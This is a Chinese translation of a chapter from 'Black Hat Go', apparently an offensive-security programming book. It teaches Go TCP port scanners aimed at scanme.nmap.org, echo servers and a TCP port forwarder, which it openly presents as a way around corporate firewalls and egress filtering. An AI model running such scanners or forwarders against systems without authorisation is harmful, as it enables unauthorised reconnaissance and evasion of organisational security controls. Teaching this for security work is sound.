

## Table of Contents

Introduction	1.1
第1章：Go基础和概念（未译）	1.2
第2章：TCP、扫描仪和代理	1.3
第3章：HTTP客户端和使用工具远程交互	1.4
第4章：HTTP服务器、路由和中间件	1.5
第5章：开发DNS	1.6
第6章：与SMB和NTLM交互	1.7
第7章：滥用数据库和文件系统	1.8
第8章：原始网络包的处理	1.9
第9章：编写并移植漏洞代码	1.10
第10章：Go插件和可扩展工具	1.11
第11章：加密的实现和攻击	1.12
第12章：WINDOWS系统交互与分析	1.13
第13章：用隐写术隐藏数据	1.14
第14章：构建命令和控制的RAT	1.15

## 在线阅读

### 目录

- 第1章：Go基础和概念（未译）
- 第2章：TCP、扫描仪和代理
- 第3章：HTTP客户端和使用工具远程交互
- 第4章：HTTP服务器、路由和中间件
- 第5章：开发DNS
- 第6章：与SMB和NTLM交互
- 第7章：滥用数据库和文件系统
- 第8章：原始网络包的处理
- 第9章：编写并移植漏洞代码
- 第10章：Go插件和可扩展工具
- 第11章：加密的实现和攻击
- 第12章：WINDOWS系统交互与分析
- 第13章：用隐写术隐藏数据
- 第14章：构建命令和控制的RAT

## 第2章：TCP、扫描仪和代理

- 摘要
- 理解TCP握手
- 通过端口转发绕过防火墙
- 编写TCP扫描程序
  - 测试端口可用性
  - 非并发的扫描
  - 并发扫描
    - “更快的”扫描器版本
    - 使用WaitGroup同步扫描
    - 多管道通讯
- 构建TCP代理
  - 使用io.Reader和io.Writer
  - 创建Echo服务
  - 通过创建带有缓冲的侦听器来改进代码
  - 代理TCP客户端
  - 复制Netcat执行命令
- 总结

### 摘要

开始使用*传输控制协议(TCP)* 开发Go的实际应用，TCP是面向连接的可靠通信的主要标准，以及现代网络的基础。TCP无处不在，并且有完善的文档库、代码示例以及易于理解的常用数据包流。必须了解TCP才能全面评估，分析，查询和操作网络。

作为攻击者，应该明白TCP的工作原理，并能够开发可用的TCP组件，以便可以识别开启/关闭的端口，识别潜在地错误的结果，像误报（如，SYN洪流保护）和通过端口转发绕过出口限制等。在本章中，将学习Go中的基本TCP通信。构建并发的，经过适当控制的端口扫描程序；创建可用于端口转发的TCP代理；并重新创建Netcat的“开放安全漏洞”功能。

已经有了书籍来讲解TCP的每一个细微的差别，包括数据包的结构和流，可靠性，通信重组等。这种细节超出了本书的范围。更多详细信息请阅读Charles M. Kozierok撰写的《TCP / IP Guide》（No Starch Press, 2005）。（注：No Starch Press是一家专注于出版计算机图书的出版社）

### 理解TCP握手

复习回顾一下基本知识。图2-1显示了TCP在查询端口以确定端口是开放，关闭还是过滤时如何使用握手过程。




图2-1: TCP握手原理

如果端口是开放的，则会进行3次握手。第一次，客户端发送一个syn数据包，表示通信开始。然后服务端以syn-ack包响应收到的syn包，提示客户端再以ack包响应服务器的确认，至此3次握手结束。然后就可以通信传输数据了。如果端口是关闭的，服务端以rst包代替syn-ack响应。如果流量被防火墙过滤，则客户端通常不会收到服务器的任何响应。

在做网络开发时，理解这些响应是非常重要的。把输出的数据和这些低级数据包相关联，有助于验证是否已正确建立网络连接并排查潜在的问题。正如本章后面那样，如果客户端-服务器TCP连接未能完成握手，从而导致结果不准确或产生误导，您可以轻松地在代码找出bug。

## 通过端口转发绕过防火墙

通过配置防火墙，可以防止客户端连接到某些服务器的端口，同时允许访问其他服务器的端口。在某些情况下，要规避这些限制，可以使用中间系统代理绕过或穿过防火墙的连接（称为端口转发）。

许多企业网络限制内部与恶意站点建立HTTP连接。举例，假如 `evil.com` 是个恶意网站。如果员工直接浏览 `evil.com`，防火墙会阻止该请求。然而，如果员工拥有允许通过防火墙的外部系统（例如，`stacktitan.com`），该员工可以利用允许的域

来跳转到 `evil.com`。图2-2说明了此概念




图2-2：TCP代理

客户端通过防火墙连接到目标主机`stacktitan.com`。该主机配置为将连接转发到 `evil.com` 主机。尽管防火墙禁止直接连接到 `evil.com`，但如此处所示的配置可以使客户端绕过此保护机制并访问 `evil.com`。

使用端口转发来开发多种限制性网络配置。例如，可以通过跳转框转发流量，以访问分段网络或访问绑定到限制接口的端口。

## 编写TCP扫描程序

理解TCP端口交互概念的一种有效方法是实现端口扫描程序。顺便理清TCP握手步骤，以及状态改变的影响，这些状态更改可确定TCP端口是否可用，或是否响应关闭或过滤状态。

一旦编写完基础的扫描程序，会更快地编写下一个。端口扫描程序可以使用一种连续的方法扫描多个端口；然而，当扫描所有65,535个端口时就会变得很耗时。所以在扫描很多端口时要研究如何使用并发来提高效率。

还可以将在本节中学习的并发模式应用到本书中及很多其他场景中。

## 测试端口可用性

创建端口扫描程序的第一步是了解如何初始化从客户端到服务器的连接。整个示例中，将连接并扫描由Nmap的 `scanme.nmap.org` 服务。为此，要用到 Go 的 `net` 包中的：`net.Dial(network, address string)`。第一个参数是一个字符串，用于标识要启动的连接的类型。因为Dial不仅仅适用于TCP；也能创建Unix的sockets，UDP和第4层协议的连接（作者走过这条路，可以说TCP非常好）。可以使用很多字符串，但是为了简洁起见，使用字符串tcp就可以了。

第二个参数告诉 `Dial(network, address string)` 要连接的主机。注意，这是单个字符串，而不是字符串和整数。对于IPv4 / TCP连接，采用`host: port`的形式。例如，`scanme.nmap.org:80`表示要和`scanme.nmap.org`的80端口建立TCP连接。

现在知道了如何创建连接，但是如何知道连接是否成功呢？答案是通过判断 `Dial(network, address string)` 的返回值 `Conn` 和 `error`，如果连接成功，则 `error` 为`nil`。

尽管有点凑合，但现在已经有了构建单个端口扫描程序所需的所有内容。代码2-1是将其组合起来。

```

package main
import (
    "fmt"
    "net"
)
func main() {
    _, err := net.Dial("tcp", "scanme.nmap.org:80")
    if err == nil {
        fmt.Println("Connection successful")
    }
}

```

代码 2-1: 只扫描一个端口的基础扫描程序 (<https://github.com/blackhat-go/bhg/blob/master/ch-2/dial/main.go/>)

运行此代码。如果访问到很多信息，则表示连接成功。

## 非并发的扫描

一次扫描一个端口没什么用，效率也肯定不高。TCP端口范围是1到65535；为了测试，只扫描端口1至1024。使用for循环实现：

```

for i:=1; i <= 1024; i++ {
}

```

现在有了一个整数，但是需要一个字符串作为 `Dial(network, address string)` 的第二个参数。至少有两种方法可以将整数转换为字符串。一种方法是使用字符串转换包`strconv`。另一种方法是使用`fmt`包中的 `Sprintf(format string, ... interface{})`，返回格式化的字符串。

```

package main
import (
    "fmt"
)
func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        fmt.Println(address)
    }
}

```

代码 2-2: 扫描`scanme.nmap.org`的1024个端口(<https://github.com/blackhat-go/bhg/ch-2/tcp-scanner-slow/main.go/>)

剩下的就是将示例中的地址传入 `Dial(network, address string)`，并执行上一部分中相同的错误检查来测试端口的可用性。如果连接成功，还应该添加些逻辑来关闭连接；这样连接就不会一直打开。调用`Conn`的`Close()`函数结束连接会优雅些。代码清单2-3是完整的端口扫描程序。

```

package main
import (
    "fmt"
    "net"
)
func main() {
    for i := 1; i <= 1024; i++ {
        address := fmt.Sprintf("scanme.nmap.org:%d", i)
        conn, err := net.Dial("tcp", address)
        if err != nil {
            // port is closed or filtered.
        continue }
        conn.Close()
        fmt.Printf("%d open\n", i)
    } }
```

代码 2-3: 完整的端口扫描程序 (<https://github.com/blackhat-go/bhg/ch-2/tcp-scanner-slow/main.go/>)

编译并执行此代码对目标轻量扫描，应该会有几个打开的端口。

## 并发扫描

上一个扫描程序一次扫描多个端口，但是并发扫描会更快些。为此，引入 goroutine，只要系统能处理过来，可用内存足够，Go 就可以创建尽可能多的 goroutine。

## “更快的”扫描器版本

并发扫描的最本质的做法是将 `Dial(network, address string)` 封装在一个 goroutine 中去调用。因此，将代码 2-4 保存到新文件 `scan-too-fast.go`，然后执行该文件。

```

package main
import (
    "fmt"
    "net"
)
func main() {
    for i := 1; i <= 1024; i++ {
        go func(j int) {
            address := fmt.Sprintf("scanme.nmap.org:%d", j)
            conn, err := net.Dial("tcp", address)
            if err != nil {
                return
            }
            conn.Close()
            fmt.Printf("%d open\n", j)
        }(i)
    } }
```

Listing 2-4: 更快的扫描代码 (<https://github.com/blackhat-go/bhg/ch-2/tcp-scanner-too-fast/main.go/>)

运行此代码后，程序应该立即退出：

```
$ time ./tcp-scanner-too-fast
./tcp-scanner-too-fast 0.00s user 0.00s system 90% cpu 0.004 total
```

这是因为为每一个连接分配了一个goroutine，main函数所在的goroutine并不知道要等待连接。因此，代码执行完for循环后就退出了，这要比代码里的网络通信快多了。也就无法得到正确的结果了。

有几种方法可以修正。一种是使用sync包的WaitGroup，用来控制并发线程安全。WaitGroup是结构体类型，可以用下面方式创建：

```
var wg sync.WaitGroup
```

创建WaitGroup后就可以调用它的几种方法了。第一个是Add(int)，将参数值加到内部的计数器值上。下一个Done()，将计数器值减一。最后是Wait()，阻塞所调用的goroutine，直到内部计数器值变为0。组合这几个函数的调用就能让main goroutine等待所有的goroutine执行完。

## 使用 WaitGroup 同步扫描

代码2-5使用goroutines实现的端口扫描程序。

```
package main
import (
    "fmt"
    "net"
    "sync"
)
func main() {
    ❶ var wg sync.WaitGroup
    for i := 1; i <= 1024; i++ {
        ❷ wg.Add(1)
        go func(j int) {
            ❸ defer wg.Done()
            address := fmt.Sprintf("scanme.nmap.org:%d", j)
            conn, err := net.Dial("tcp", address)
            if err != nil {
                return
            }
            conn.Close()
            fmt.Printf("%d open\n", j)
        }(i)
    }
    ❹ wg.Wait()
}
```

代码 2-5: 使用 WaitGroup 的同步扫描器 (<https://github.com/blackhat-go/bhg/ch-2/tcp-scanner-wg-too-fast/main.go/>)

代码逻辑与初始版本大致相同。在此版本的程序中，创建了用作同步计数的sync.WaitGroup ❶，每次创建扫描端口的goroutine时，通过wg.Add(1)递增计数器的值❷，并且defer语句调用wg.Done()，每当执行完后就使计数器的值递减❸。main()函数调用wg.Wait()，等待所有的goroutine执行完，且计数器的值归0❹。

该程序的版本更好，但仍然不正确。如果多次运行或在不同机器执行可能得到不一致的结果。同时扫描过多的主机或端口可能会导致网络或系统限制，造成结果不正确。继续，在代码中将1024更改为65535，并且将服务器地址改为本机的127.0.0.1。如果需要，可以使用Wireshark或tcpdump查看打开这些连接的速度。

## 使用工作池的端口扫描

为避免不一致，使用goroutine池来管理并发的执行。使用for循环创建一定数量goroutines作为资源池。然后，在 `main()` 所在的“线程”中使用channel来提供任务。

首先，创建有100个工人，int类型channel的新程序，并输出到屏幕上。仍然使用 `WaitGroup` 阻塞执行。在main中调用初始化的代码。基于此的函数如2-6所示：

```
func worker(ports chan int, wg *sync.WaitGroup) {
    for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}
```

代码 2-6: 处理任务工作代码

`worker(chan int, *sync.WaitGroup)` 需要两个参数：int类型的channel和WaitGroup指针。channel用来接收工作，WaitGroup用于标记工作完成。

现在，添加清单2-7中所示的`main()`函数，该函数管理任务量并将任务提供给 `worker(chan int, *sync.WaitGroup)`。

```
package main
import (
    "fmt"
    "sync"
)
func worker(ports chan int, wg *sync.WaitGroup) {
    ❶ for p := range ports {
        fmt.Println(p)
        wg.Done()
    }
}
func main() {
    ❷ ports := make(chan int, 100)
    var wg sync.WaitGroup
    ❸ for i := 0; i < cap(ports); i++ {
        go worker(ports, &wg)
    }
    for i := 1; i <= 1024; i++ {
        wg.Add(1)
        ❹ ports <- i
    }
    wg.Wait()
    ❺ Close(ports)
}
```

代码 2-7: 基本的工作池 (<https://github.com/blackhat-go/ch-3/tcp-sync-scanner/main.go/>)

首先，使用 `make()` ②创建channel，第二个参数100是设置channel的缓存大小，缓存的意思是不需要等待消费掉channel里的值就能往channel里写入。带有缓存的channel是处理多个消费者和生产者的理想产物。此处，channel的容量设为100，即生成者发送100个值后才会阻塞。这能稍微提高点性能，因为所有任务可以立即执行。

接下来，使用for循环③启动所需的worker数量——在本例中为100。在 `worker(int, *sync.WaitGroup)` 函数中使用range①持续地从ports管道消费数据，直到关闭channel才退出循环。目前为止还没有任务要处理，但接下来就有了。在 `main()` 函数中依次遍历端口，将端口通过ports管道④发送给worker。所有的任务完成后就可以关闭管道了⑤。

编译并允许该程序会在屏幕上看到输出的端口。有趣的是：这些端口的输出是无序的。欢迎来到精彩的并行世界。

## 多管道通讯

插入到本节前面的代码中就完成了端口扫描器，且可以正常的工作。然而，因为该扫描器不会按顺序检查端口，所以打印的端口是无序的。重构下看起来更优雅些，重构后逻辑仍然一样，应该不会有问题是完全删除了 `WaitGroup` 的依赖，因为会有其他的方法跟踪routine的完成情况。例如，如果扫描1024个端口就好像worker的管道中发送1024次，并且也将结果发送到main线程1024次。因为发送的任务数量要和收到的结果数量相同，因此程序就能知道何时关闭管道并随后关闭worker。

代码2-8是修改后的代码，完整的端口扫描程序。

```

package main
import (
    "fmt"
    "net"
    "sort"
)
func worker(ports, results chan int) {
    for p := range ports {
        address := fmt.Sprintf("scanme.nmap.org:%d", p)
        conn, err := net.Dial("tcp", address)
        if err != nil {
            results <- 0
            continue
        }
        conn.Close()
        results <- p
    }
}
func main() {
    ports := make(chan int, 100)
    results := make(chan int)
    var openports []int
    for i := 0; i < cap(ports); i++ {
        go worker(ports, results)
    }
    go func() {
        for i := 1; i <= 1024; i++ {
            ports <- i
        }
    }()
    for i := 0; i < 1024; i++ {
        port := <-results
        if port != 0 {
            openports = append(openports, port)
        }
    }
    close(ports)
    close(results)
    sort.Ints(openports)
    for _, port := range openports {
        fmt.Printf("%d open\n", port)
    }
}

```

代码 2-8: 使用多管道扫描端口(<https://github.com/blackhat-go/bhg /ch-2/tcp-scanner-final/main.go/>)

`worker(ports, results chan int)` 函数修改为接收两个管道；其余的逻辑一样，端口关闭发送0值，端口开启就发送该端口值。此外，还创建了一个将结果返回到 `main` 线程的管道。为方便排序，使用切片保存结果。接下来，单起一个goroutine 发送任务，因为必须先启动接收结果的循环，然后才能继续执行100多个任务。

接收结果的循环从管道中接收1024次结果。将不为0的端口添加到切片中。之后关闭管道，使用 `sort` 函数排序切片中开放的端口。剩下的就是循环切片，并将开放的端口打印到屏幕上。

现在有了一个高效的端口扫描器。花点时间看下代码，尤其是 `worker` 的数量。数量越多，程序应执行得越快。但是，过多的 `worker` 会让结果不稳定。当编写供其他人使用的工具时，希望合适的默认值达到可靠的速度，但是，还应允许用户选择 `worker` 数量。

你可以对程序做些改进。首先，没有必要把扫描的每个端口发送到结果管道。满足要求的替代代码稍微复杂一点，因为使用额外的管道不只是为了追踪worker，而且通过确保所有收集结果的完成来防止出现竞争状况。因为这是介绍性的一章，所以我们故意省略了此内容。其次，你可能希望扫描器能够解析端口字符串，例如80,443,8080,21-25，就像可以传递给Nmap的字符串一样。如果要了解此实现，请参阅<http://github.com/blackhat-go/xplode>。我们将其作为练习。

## 构建TCP代理

您可以使用Go的内置网络包来实现所有基于TCP的通信。上一节主要从客户端的角度着眼于使用net软件包，本节将使用它来创建TCP服务器和传输数据。通过构建必要的回显服务器（一个仅将给定响应回显给客户端的服务器）和随后两个更通用的程序（TCP端口转发器和重建Netcat的“开放安全漏洞”执行远程命令）来开始。

### 使用 `io.Reader` 和 `io.Writer`

要创建本节中的示例，无论使用的是TCP，HTTP，文件系统还是其他的任何方式，都要使用两个重要的类型：`io.Reader` 和 `io.Writer`，本质是输入/输出(I/O)任务。这两个类型是Go内置io包的一部分，是任何本地或网络数据传输的基石。在Go的文档中定义如下：

```
type Reader interface {
    Read(p []byte) (n int, err error)
}
type Writer interface {
    Write(p []byte) (n int, err error)
}
```

两种类型都定义为接口，这意味着它们不能直接实例化。每种类型包含一个导出函数的定义：`Reader` 和 `Writer`，如第1章所述，您可以将这些函数视为抽象方法，必须在一种类型上实现该方法才能将其视为 `Reader` 或 `Writer`。例如，下面的类型实现了该方法，就可以用在任何接受Reader的地方：

```
type FooReader struct {}
func (fooReader *FooReader) Read(p []byte) (int, error) {
    // 从某地读数据
    return len(dataReadFromSomewhere), nil
}
```

同样的实现也适用于Writer接口：

```
type FooWriter struct {}
func (fooWriter *FooWriter) Write(p []byte) (int, error) {
    // 往某地写数据
    return len(dataWrittenSomewhere), nil
}
```

利用这些知识就可以创建一些半可用的东西：封装了stdin和stdout的自定义Reader和Writer。由于Go的os.Stdin和os.Stdout类型已经充当了Reader和Writer，所以代码有些故意为之，但是如果时不时地重新造轮子，那么将不会学到任何知识，是吗？

代码2-9显示了完整的实现，并在下面进行了说明。

```

package main
import (
    "fmt"
    "log"
    "os"
)
// FooReader defines an io.Reader to read from stdin.
❶ type FooReader struct{}
// Read reads data from stdin.
❷ func (fooReader *FooReader) Read(b []byte) (int, error) {
    fmt.Println("in > ")
    return os.Stdin.Read(b)❸
}
// FooWriter defines an io.Writer to write to Stdout.
❹ type FooWriter struct{}
// Write writes data to Stdout.
❺ func (fooWriter *FooWriter) Write(b []byte) (int, error) {
    fmt.Println("out> ")
    return os.Stdout.Write(b)❻
}
func main() {
    // Instantiate reader and writer.
    var (
        reader FooReader
        writer FooWriter
    )
    // Create buffer to hold input/output. {
    ❼ input := make([]byte, 4096)
    // Use reader to read input.
    s, err := reader.Read(input) ❼
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    fmt.Printf("Read %d bytes from stdin\n", s)
    // Use writer to write output.
    s, err = writer.Write(input) ⪻
    if err != nil {
        log.Fatalln("Unable to write data")
    }
    fmt.Printf("Wrote %d bytes to stdout\n", s)
}

```

代码 2-9: reader 和 writer 示例 (<https://github.com/blackhat-go/bhg/ch-2/io-example/main.go/>)

首先定义了两个类型: FooReader 和 FooWriter。在 FooReader 中实现了 Read([]byte) 函数，在 FooWriter 中实现了 Write([]byte) 函数。在该例中，这两个函数从 stdin 读和写到 stdout。

注意到 FooReader 和 os.Stdin 的 Read 函数都返回数据长度和错误。数据本身被复制到函数的 byte 切片中。这和本节前面定义的 Reader 接口是一致的。main() 函数新建切片（命名为input），然后继续在 FooReader.Read([]byte) 和 FooReader.Write([]byte) 使用。

运行代码，结果如下：

```
$ go run main.go
in > hello world!!!
Read 15 bytes from stdin out> hello world!!!
Wrote 4096 bytes to stdout
```

经常用到将数据从 Reader 复制到 Writer，以至于 Go 的 io 包中内置了 Copy () 函数，这能大大简化 main () 函数。函数原型如下：

```
func Copy(dst io.Writer, src io.Reader) (written int64, error)
```

使用此函数可以实现与之前相同的功能，用清单 2-10 中的代码替换 main () 函数。

```
func main() {
    var (
        reader FooReader
        writer FooWriter
    )
    if _, err := io.Copy(&writer, &reader); err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

代码 2-10：使用 io.Copy (<https://github.com/blackhat-go/ch-3/copy-example/main.go/>)

注意，对 reader.Read([]byte) 和 writer.Write([]byte) 的显式调用已替换为对 io.Copy(writer, reader) 的调用。在函数内部，io.Copy(writer, reader) 调用 reader 的 Read([]byte) 函数时，将会触发 FooReader 从 stdin 读取。随后，io.Copy(writer, reader) 调用 write 的 Write([]byte) 函数，其实调用了 FooWriter 将数据写到 stdout。本质上，io.Copy(writer, reader) 处理先读后写的过程是没有琐碎的细节的。

本章节并不是介绍 Go 的 I/O 和接口的。Go 的标准包中有很多这样的简便函数和自定义的读写。多数情况下，Go 的标准包中都有常用函数的实现。在下一节中，我们将探讨如何将这些基础知识应用到 TCP 通信中，最终用所学来开发现实生活中可用的工具。

## 创建 Echo 服务

像多数语言那样，通过创建 echo 服务学习如何在 socket 中读写数据。为此，使用 Go 的流式网络连接 net.Conn，前面创建端口扫描器时已经介绍过了。基于 Go 的规范，Conn 实现了 Reader 和 Writer 接口的 Read([]byte) 和 Write([]byte) 函数。因此，Conn 既有 Reader 又有 Writer。逻辑上来说这是很有必要的，因为 TCP 连接是双向的，可以用于发送（写入）或接收（读取）数据。

创建 Conn 后，就可以通过 TCP 套接字发送和接收数据。然而，TCP 服务器不能建立连接；必须客户建立连接。Go 中，先使用 net.Listen(network, address string) 开启某个端口的 TCP 监听。一旦客户端连接，Accept() 方法创建并返回一个 Conn 对象，可以用来接收和发送数据。

清单 2-11 展示了服务器实现的完整示例。为了清晰起见，我们在行内添加了注释。不必担心会不能读懂整个代码，因为我们会立即对其进行分解。

```

package main
import (
    "log"
    "net"
)
// echo is a handler function that simply echoes received data.
func echo(conn net.Conn) {
    defer conn.Close()
    // Create a buffer to store received data.
    b := make([]byte, 512)
    ❶ for {
        // Receive data via conn.Read into a buffer.
        size, err := conn.Read(b[0:])
        if err == io.EOF {
            log.Println("Client disconnected")
        break
        }
        if err != nil {
            log.Println("Unexpected error")
            break
        }
        log.Printf("Received %d bytes: %s\n", size, string(b))
        // Send data via conn.Write.
        log.Println("Writing data")
        if _, err := conn.Write(b[0:size]); err != nil {
            log.Fatalln("Unable to write data")
        }
    }
}
func main() {
    // Bind to TCP port 20080 on all interfaces.
    ❷ listener, err := net.Listen("tcp", ":20080")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }
    log.Println("Listening on 0.0.0.0:20080")
    ❸ for {
        // Wait for connection. Create net.Conn on connection established.
        ❹ conn, err := listener.Accept()
        log.Println("Received connection")
        if err != nil {
            log.Fatalln("Unable to accept connection")
        }
        // Handle the connection. Using goroutine for concurrency.
        ❺ go echo(conn)
    }
}

```

代码 2-11: 基本的echo服务 (<https://github.com/blackhat-go/bhg/ch-2/echo-server/main.go/>)

清单2-11首先定义了 `echo(net.Conn)` 函数，参数为 Conn 对象。充当执行所有必要 I/O 的连接处理器。函数含有一个死循环，使用 buffer 从连接中读写数据。数据被读入到变量 `b` 中，然后写回连接中。

现在设置一个调用处理器的监听。如前所述，服务器无法建立连接，必须监听客户端进行连接。因此，监听器使用 `net.Listen(network, address string)` 监听 20080 端口的所有 tcp 连接。

接下来，死循环确保服务器即使在收到连接后仍将继续监听连接。在循环中调用 `listener.Accept()`，该函数阻塞执行直到等到客户端的连接。当客户端连接时，该函数返回一个 Conn 对象。回忆下本节前面的介绍，Conn 既是 Reader 又是 Writer（它实现了 `Read([]byte)` 和 `Write([]byte)` 接口方法）。

Conn 对象传递给 echo(net.Conn) 函数。调用以 go 关键字开头，使其成为并发调用，以便在等待处理函数完成前不会阻塞其他连接。对于简单的服务来说这样的用法可能有点过头，万一还有不清楚的话，就再涉及下来证明 Go 并发模式的简单些。此时，有了两个轻量的线程并发运行。

- 主线程中的循环阻塞在 listener.Accept() 等待其他的连接
- 处理器中的 goroutine，在 echo(net.Conn) 函数中运行并处理数据。

下面显示了使用 Telnet 作为连接客户端的示例：

```
$ telnet localhost 20080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
test of the echo server
test of the echo server
```

服务器生成下面的标准输出：

```
$ go run main.go
2020/01/01 06:22:09 Listening on 0.0.0.0:20080
2020/01/01 06:22:14 Received connection
2020/01/01 06:22:18 Received 25 bytes: test of the echo server
2020/01/01 06:22:18 Writing data
```

新颖吧？服务器完全将客户端发送的内容又发送给客户端。多么有用和令人兴奋的例子！还运行了很长时间。

## 通过创建带有缓冲的侦听器来改进代码

清单 2-11 中的示例工作得很完美，但使用的相当低级的函数调用，缓冲区跟踪和迭代读/写。这是一个乏味且容易出错的过程。幸运的是，Go 中有其他的包可以简化该过程，并能降低代码的复杂度。那就是 bufio 包，封装了 Reader 和 Writer 来创建带有缓冲的 I/O 机制。更新后 echo(net.Conn) 函数在此有详细说明，更改的说明如下：

```
func echo(conn net.Conn) {
    defer conn.Close()

❶    reader := bufio.NewReader(conn)
    s, err := reader.ReadString('\n')❷
    if err != nil {
        log.Fatalln("Unable to read data")
    }
    log.Printf("Read %d bytes: %s", len(s), s)

    log.Println("Writing data")
❸    writer := bufio.NewWriter(conn)
    if _, err := writer.WriteString(s); err != nil {
        log.Fatalln("Unable to write data")
    }
   ❹    writer.Flush()
}
```

不再直接调用 Conn 对象的 Read([]byte) 和 Write([]byte) 函数；通过 NewReader(io.Reader) 和 NewWriter(io.Writer) 来初始化带缓冲的 Reader 和 Writer 替代。这两个调用均以现有的 Reader 和 Writer 作为参数（记住，Conn 类型实现了必要的函数，即被视为 Reader 又被视为 Writer）。

这两个带缓冲的实例都补充了读写字符串的函数。ReadString(byte) 带有分隔符用于读取多少字符，而 WriteString(byte) 将字符串写到 socket。写完数据后需要显示调用 writer.Flush() 冲刷所有的数据写入到底层的 writer（本例中是 Conn 实例）。

尽管前面的示例通过使用带有缓冲的 I/O 简化了过程，但可以使用更方便的 Copy(Writer, Reader) 函数重构。回想该函数将目标 Writer 和源 Reader 作为输入，仅仅是从源复制到目标。

本例中，将 conn 变量作为源和目标传递，因为是在建立的连接上回显内容：

```
func echo(conn net.Conn) {
    defer conn.Close()
    // Copy data from io.Reader to io.Writer via io.Copy().
    if _, err := io.Copy(conn, conn); err != nil {
        log.Fatalln("Unable to read/write data")
    }
}
```

已经探讨了 I/O 的基础知识，并将其应用于 TCP 服务。现在是时候继续学习更多有用的相关例子了。

## 代理TCP客户端

有了坚实的基础，就可以利用到目前为止所学的知识创建一个简单的端口转发器，通过中介服务或主机代理连接。如本章前面所述，这对于尝试规避限制性出口控制或利用系统绕过网络分段很有用。

在设计代码之前，考虑个虚构但现实的问题：Joe 是表现不佳的员工，曾在 ACME Inc. 工作，担任业务分析师，由于他的建立中的一些水分，其收入可观。（他真的读过长春藤吗？乔，这是很不道德的。）乔的上进心不足和他对猫的热爱旗鼓相当，以至于乔在家里为猫安装了摄像头，并拥建了 [joescatcam.website](#) 网站，通过该网站，他可以远程监视猫的一切。但是，有一个问题：ACME 是 Joe 上司，他们不喜欢他占用昂贵的 ACME 带宽 7x24 小时传输猫的 4K 超高清视频，ACME 甚至禁止员工访问 Joe 的猫视频网站。

Joe 有个主意。“如果我在我控制的基于 Internet 的系统上设置端口转发器，并且将所有流量从该主机重定向到 [joescatcam.website](#)，该怎么办？”Joe 说到。Joe 第二天上班检查并确认他可以访问他的个人网站 [joesproxy.com](#)。Joe 躲过了下午会议，前往咖啡店，并迅速为他的问题编写了解决方案。他将在 <http://joesproxy.com> 上收到的所有流量转发到 <http://joescatcam.website>。

他的运行 [joesproxy.com](#) 服务的代码在这：

```

func handle(src net.Conn) {
    dst, err := net.Dial("tcp", "joescatcam.website:80") ❶
    if err != nil {
        log.Fatalln("Unable to connect to our unreachable host")
    }
    defer dst.Close()
    // Run in goroutine to prevent io.Copy from blocking
❷ go func() {
    // Copy our source's output to the destination
    if _, err := io.Copy(dst, src); err != nil {
        log.Fatalln(err)
    }
}()
// Copy our destination's output back to our source
if _, err := io.Copy(src, dst); err != nil {
    log.Fatalln(err)
}
}
func main() {
    // Listen on local port 80
    listener, err := net.Listen("tcp", ":80")
    if err != nil {
        log.Fatalln("Unable to bind to port")
    }
    for {
        conn, err := listener.Accept()
        if err != nil {
            log.Fatalln("Unable to accept connection")
        }
        go handle(conn)
    }
}

```

首先检查 Joe 的 handle(net.Conn) 函数。Joe 连接到 joescatcam.website (回想一下，无法从 Joe 公司的站点直接访问这个主机)。Joe 然后两次使用 Copy(Writer, Reader)。第一次确保将来连接到网站的数据复制到 joescatcam.website 连接中。第二次确保从 joescatcam.website 读到的数据写回到客户端的连接中。因为 Copy(Writer, Reader) 是个阻塞函数，一直阻塞到连接关闭。Joe 明智地在新的 goroutine 中封装了对 Copy(Writer, Reader) 的首次调用。这样确保继续执行 handle(net.Conn) 函数，并且可以调用第二个 Copy(Writer, Reader)。

Joe 的代理监听在 80 端口，并转发连接到joescatcam.website 80 端口的流量。Joe，疯狂而浪费的家伙，确认他可以通过使用 curl 连接到 joesproxy.com 再转发到 joescatcam.website：

```

$ curl -i -X GET http://joesproxy.com
HTTP/1.1 200 OK
Date: Wed, 25 Nov 2020 19:51:54 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 27 Jun 2019 15:30:43 GMT ETag: "6d-519594e7f2d25"
Accept-Ranges: bytes
Content-Length: 109
Vary: Accept-Encoding
Content-Type: text/html
--snip--

